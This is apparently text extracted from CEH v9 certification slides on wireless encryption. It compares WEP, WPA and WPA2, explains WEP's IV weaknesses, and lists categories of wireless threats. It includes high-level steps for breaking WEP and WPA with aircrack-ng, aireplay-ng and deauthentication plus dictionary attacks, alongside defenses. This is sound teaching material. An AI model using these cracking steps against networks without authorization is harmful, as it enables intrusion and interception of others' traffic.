


In the CCMP implementation of WPA2, MAC header data is used to build additional authentication data (AAD)

A sequenced packet number (PN) is used to build nonce

AAD, temporal key and nonce along with CCMP are used for data encryption

A WPA2 MAC Frame is built using MAC header, CCMP header, Encrypted data and encrypted MIC



# WEP vs. WPA vs. WPA2



## Encryption

## Attributes

|  | Encryption Algorithm | IV Size | Encryption Key Length | Integrity Check Mechanism |
|--|----------------------|---------|-----------------------|---------------------------|
|--|----------------------|---------|-----------------------|---------------------------|

|     |     |         |            |        |
|-----|-----|---------|------------|--------|
| WEP | RC4 | 24-bits | 40/104-bit | CRC-32 |
|-----|-----|---------|------------|--------|

|     |           |        |         |                              |
|-----|-----------|--------|---------|------------------------------|
| WPA | RC4, TKIP | 48-bit | 128-bit | Michael algorithm and CRC-32 |
|-----|-----------|--------|---------|------------------------------|

|      |          |        |         |         |
|------|----------|--------|---------|---------|
| WPA2 | AES-CCMP | 48-bit | 128-bit | CBC-MAC |
|------|----------|--------|---------|---------|



Should be replaced with more secure WPA and WPA2



Incorporates protection against forgery and replay attacks

# WEP Issues



- 1** The IV is a 24-bit field is too small and is sent in the cleartext portion of a message
- 2** Identical key streams are produced with the reuse of the same IV for data protection, as the IV is short key streams are repeated within short time
- 3** Lack of centralized key management makes it difficult to change the WEP keys with any regularity
- 4** When there is IV Collision, it becomes possible to reconstruct the RC4 keystream based on the IV and the decrypted payload of the packet
- 5** IV is a part of the RC4 encryption key, leads to a analytical attack that recovers the key after intercepting and analyzing a relatively small amount of traffic
- 6** Use of RC4 was designed to be a one-time cipher and not intended for multiple message use
- 7** No defined method for encryption key distribution
- 8** Wireless adapters from the same vendor may all generate the same IV sequence. This enables attackers to determine the key stream and decrypt the ciphertext
- 9** Associate and disassociate messages are not authenticated
- 10** WEP does not provide cryptographic integrity protection. By capturing two packets an attacker can flip a bit in the encrypted stream and modify the checksum so that the packet is accepted
- 11** WEP is based on a password, prone to password cracking attacks
- 12** An attacker can construct a decryption table of the reconstructed key stream and can use it to decrypt the WEP Packets in real-time

# Weak Initialization Vectors (IV)



1

In the RC4 algorithm, the Key Scheduling Algorithm (KSA) creates an IV based on the base key

2

The IV value is too short and not protected from reuse and no protection again message replay

3

A flaw in the WEP implementation of RC4 allows "weak" IVs to be generated

4

The way the keystream is constructed from the IV makes it susceptible to weak key attacks (FMS attack)

Those weak IVs reveal information about the key bytes they were derived from

5

No effective detection of message tampering (message integrity)

6

An attacker will collect enough weak IVs to reveal bytes of the base key

7

It directly uses the master key and has no built-in provision to update the keys

8

# How to Break WEP Encryption

CEH  
v9

Test the injection capability of the wireless device to the access point

Start Wi-Fi sniffing tool such as airodump-ng or Cain & Abel with a bssid filter to collect unique IVs

Run a cracking tool such as Cain & Abel or aircrack-ng to extract encryption key from the IVs

Start the wireless interface in monitor mode on the specific access point channel

Use a tool such as aireplay-ng to do a fake authentication with the access point

Start a Wi-Fi packet encryption tool such as aireplay-ng in ARP request replay mode to inject packets

# How to Break WPA Encryption



01

## WPA PSK

- WPA PSK uses a user defined password to initialize the TKIP, which is not crackable as it is a per-packet key but the keys can be brute-forced using dictionary attacks



02

## Offline Attack

- You only have to be near the AP for a matter of seconds in order to capture the WPA/WPA2 authentication handshake, by capturing the right type of packets, you can crack WPA keys offline



03


## De-authentication Attack

- Force the connected client to disconnect, then capture the re-connect and authentication packet using tools such as aireplay, you should be able to re-authenticate in a few seconds then attempt to Dictionary Brute Force the PMK

04

## Brute-Force WPA Keys

- You can use tools such as aircrack, aireplay, KisMac to brute-force WPA Keys



# How to Defend Against WPA Cracking




## Passphrases

- ⊖ The only way to crack WPA is to sniff the password PMK associated with the “handshake” authentication process, and if this password is extremely complicated, it will be almost impossible to crack

## Passphrase Complexity

- ⊖ Select a random passphrase that is not made up of dictionary words
- ⊖ Select a complex passphrase of a minimum of 20 characters in length and change it at regular intervals



## Client Settings

- ⊖ Use WPA2 with AES/CCMP encryption only
- ⊖ Properly set the client settings (e.g. validate the server, specify server address, don't prompt for new servers, etc.)

## Additional Controls

- ⊖ Use virtual-private-network (VPN) technology such as Remote Access VPN, Extranet VPN, Intranet VPN, etc.
- ⊖ Implement a Network Access Control (NAC) or Network Access Protection (NAP) solution for additional control over end-user connectivity

# Module Flow



Wireless  
Concepts




Wireless  
Encryption



Wireless Threats



Wireless Hacking  
Methodology



Wireless Hacking  
Tools



Bluetooth  
Hacking



Countermeasures



Wireless Security  
Tools



Wi-Fi Pen Testing

# Wireless Threats: Access Control Attacks



Wireless access control attacks aims to penetrate a network by evading WLAN access control measures, such as AP MAC filters and Wi-Fi port access controls



1

War Driving

2

Rogue Access Points

3

MAC Spoofing

4

AP Misconfiguration

5

Ad Hoc Associations

6

Promiscuous Client

7

Client Mis-association

8

Unauthorized Association

# Wireless Threats: Integrity Attacks



In integrity attacks, attackers send forged control, management or data frames over a wireless network to misdirect the wireless devices in order to perform another type of attack (e.g., DoS)

1

Data Frame Injection

5

Data Replay

2

WEP Injection

6

Initialization Vector  
Replay Attacks

3

Bit-Flipping Attacks

7

RADIUS Replay

4

Extensible AP Replay

8

Wireless Network  
Viruses

# Wireless Threats: Confidentiality Attacks



These attacks attempt to intercept confidential information sent over wireless associations, whether sent in the clear text or encrypted by Wi-Fi protocols



Eavesdropping



Honeypot Access Point



Traffic Analysis



Session Hijacking



Cracking WEP Key



Masquerading



Evil Twin AP




Man-in-the-Middle Attack

# Wireless Threats: Availability Attacks



